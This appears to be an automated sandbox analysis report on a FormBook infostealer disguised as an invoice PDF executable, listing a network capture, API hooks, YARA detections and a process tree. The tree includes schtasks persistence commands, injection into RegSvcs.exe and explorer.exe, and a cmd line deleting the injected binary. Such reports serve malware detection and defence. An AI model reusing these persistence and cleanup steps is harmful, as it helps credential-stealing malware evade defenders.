Jun 11, 2021 19:59:59.920867920 CEST	221	IN	HTTP/1.1 404 Not Found Server: nginx-reuseport/1.13.4 Date: Fri, 11 Jun 2021 17:59:59 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 289 Connection: close Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 6e 79 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 55 6e 69 78 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 70 6f 74 6f 6c 6f 6b 73 2d 73 70 62 2e 6f 6e 6c 69 6e 65 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /nyd/ was not found on this server. <hr><address>Apache/2.4.10 (Unix) Server at www.potoloks-spb.online Port 80</address></body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior


Click to jump to process

System Behavior

Analysis Process: invoice#56432_Pdf.exe PID: 240 Parent PID: 5952

General

Start time:	19:58:20
Start date:	11/06/2021
Path:	C:\Users\user\Desktop\invoice#56432_Pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\invoice#56432_Pdf.exe'
Imagebase:	0x270000
File size:	1538048 bytes
MD5 hash:	1872FBDCB3E1ECD6D2C7C4C0E3F0542C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.650331627.0000000002759000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 5872 Parent PID: 240

General

Start time:	19:58:24
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\UzYBKefg' /XML 'C:\Users\user\AppData\Local\Temp\tmpC457.tmp'
Imagebase:	0xce0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 5924 Parent PID: 5872

General

Start time:	19:58:24
Start date:	11/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 4240 Parent PID: 240

General

Start time:	19:58:25
Start date:	11/06/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0x740000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000003.00000002.663330979.0000000002BC9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.663797541.0000000003D0F000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.663797541.0000000003D0F000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.663797541.0000000003D0F000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 5148 Parent PID: 4240

General

Start time:	19:58:29
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\suSwVklf' /XML 'C:\Users\user\AppData\Local\Temp\tmpCDAE.tmp'
Imagebase:	0xce0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 244 Parent PID: 5148

General

Start time:	19:58:29
Start date:	11/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

Analysis Process: RegSvcs.exe PID: 4488 Parent PID: 4240

General

Start time:	19:58:30
Start date:	11/06/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0x390000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 4204 Parent PID: 4240

General

Start time:	19:58:30
Start date:	11/06/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0xf10000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.721741339.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.721741339.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.721741339.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.722070122.0000000001560000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.722070122.0000000001560000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.722070122.0000000001560000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.722159635.00000000018D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.722159635.00000000018D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.722159635.00000000018D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.660997479.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.660997479.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.660997479.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 4204

General

Start time:	19:58:32
Start date:	11/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: help.exe PID: 4856 Parent PID: 3424

General

Start time:	19:58:55
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\help.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\help.exe
Imagebase:	0xbc0000
File size:	10240 bytes
MD5 hash:	09A715036F14D3632AD03B52D1DA6BFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.906056076.0000000000950000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.906056076.0000000000950000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.906056076.0000000000950000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.906109110.0000000000AD0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.906109110.0000000000AD0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.906109110.0000000000AD0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.905935613.0000000000550000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.905935613.0000000000550000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.905935613.0000000000550000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1492 Parent PID: 4856

General

Start time:	19:59:00
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 1744 Parent PID: 1492

General

Start time:	19:59:00
Start date:	11/06/2021

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis